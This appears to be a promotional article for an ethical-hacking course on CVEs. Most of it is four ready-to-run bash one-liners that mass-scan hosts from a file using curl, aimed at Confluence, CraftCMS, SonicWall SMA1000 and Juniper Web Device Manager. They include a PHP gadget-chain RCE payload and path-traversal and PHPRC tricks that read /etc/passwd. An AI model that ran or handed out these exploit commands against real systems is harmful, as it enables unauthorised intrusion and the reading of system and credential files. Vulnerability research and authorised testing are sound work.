
COURSE: CVEs for Ethical Hacking Bug Bounties & Penetration Testing

Navigating the World of CVEs: Your Comprehensive Guide to Ethical Hacking, Bug Bounties & Penetration Testing



Introduction:

In an era where digital vulnerabilities are rife and cyber threats loom large, the significance of ethical hacking, bug bounties, and penetration testing has reached new heights. This rapidly evolving field demands professionals who possess a keen understanding of security flaws, a flair for ethical responsibility, and the technical prowess to outsmart potential attackers. Welcome to the illuminating Udemy course "CVE's for Ethical Hacking Bug Bounties & Penetration Testing." In this article, we invite you to explore the rich tapestry of topics covered in this course, which promises to equip you with the skills and knowledge needed to traverse the intricate world of CVEs (Common Vulnerabilities and Exposures).

Embarking on a Journey of Discovery:

- **One Liners**

1.CVE-2023-22515 One Liner
Confluence Data Center & Server: Privilege Escalation

POC:
cat file.txt| while read host do;do curl -skL "http://$host/setup/setupadministrator.action" | grep -i "<title>Setup System Administrator" && echo $host "is VULN";done

Description:
This one-liner reads URLs from "file.txt," sends HTTP requests to URLs, and checks if the response title includes "Setup System Administrator," indicating a vulnerability. If found, it prints the host as vulnerable.

Reference:-

1) CVE Details :- https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2023-22515

2) One liner:- https://twitter.com/HackerGautam/status/1710036949715788219

2. CVE-2023-41892 One Liner

CraftCMS - RCE

POC:

```
cat file.txt| while read h do;do curl -sk "https://$h/index.php" -X POST -d
'action=conditions/render&test[userCondition]=craft\elements\conditions\users\UserCo
ndition&config={"name":"test[userCondition]","as
xyz":{"class":"\\GuzzleHttp\\Psr7\\FnStream",    "__construct()":
[{"close":null}],"_fn_close":"phpinfo"}}'| grep 'PHP Credits' && echo $h;done
```

Description:

This one-liner reads urls from "file.txt," sends POST requests to URLs with specific parameters, and checks if the response contains 'PHP Credits.' If found, it prints the host.

Reference:-

1) CVE Details :- https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2023-41892

2) One liner:- https://twitter.com/HackerGautam/status/1709297240714735709

3. CVE-2023-0126 One Liner

SonicWall SMA1000 - File Read Bug

POC:

```
cat file.txt| while read host do;do curl -sk
"http://$host:8443/images//////////////////../../../../../../../../etc/passwd" | grep -i 'root:' &&
echo $host "is VULN";done
```

Description:

This one-liner reads hosts from "file.txt," attempts to access the "/etc/passwd" file on port 8443 with possible path traversal, and checks if it contains 'root:'. If found, it identifies the host as vulnerable to potential path traversal attacks

Reference:-

1) CVE Details :- https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2023-0126

2) One liner:- https://twitter.com/HackerGautam/status/1707113207939334186

4. CVE-2023-36845 One Liner

Juniper Web Device Manager - RCE

POC:

cat file.txt| while read host do;do curl -sk "http://$host/?PHPRC=/dev/fd/0" -X POST -d 'auto_prepend_file="/etc/passwd"'| grep -i 'root:' && echo $host "is VULN";done

Description:

This one-liner reads hosts from "file.txt," sends POST requests with a specific payload to each host, attempting to include the "/etc/passwd" file, and if it finds 'root:' in the response, it marks the host as vulnerable to a potential remote file inclusion (RFI) attack.

Reference:-

1) CVE Details :- https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2023-36845

2) One liner:- https://twitter.com/HackerGautam/status/1706589516742492483
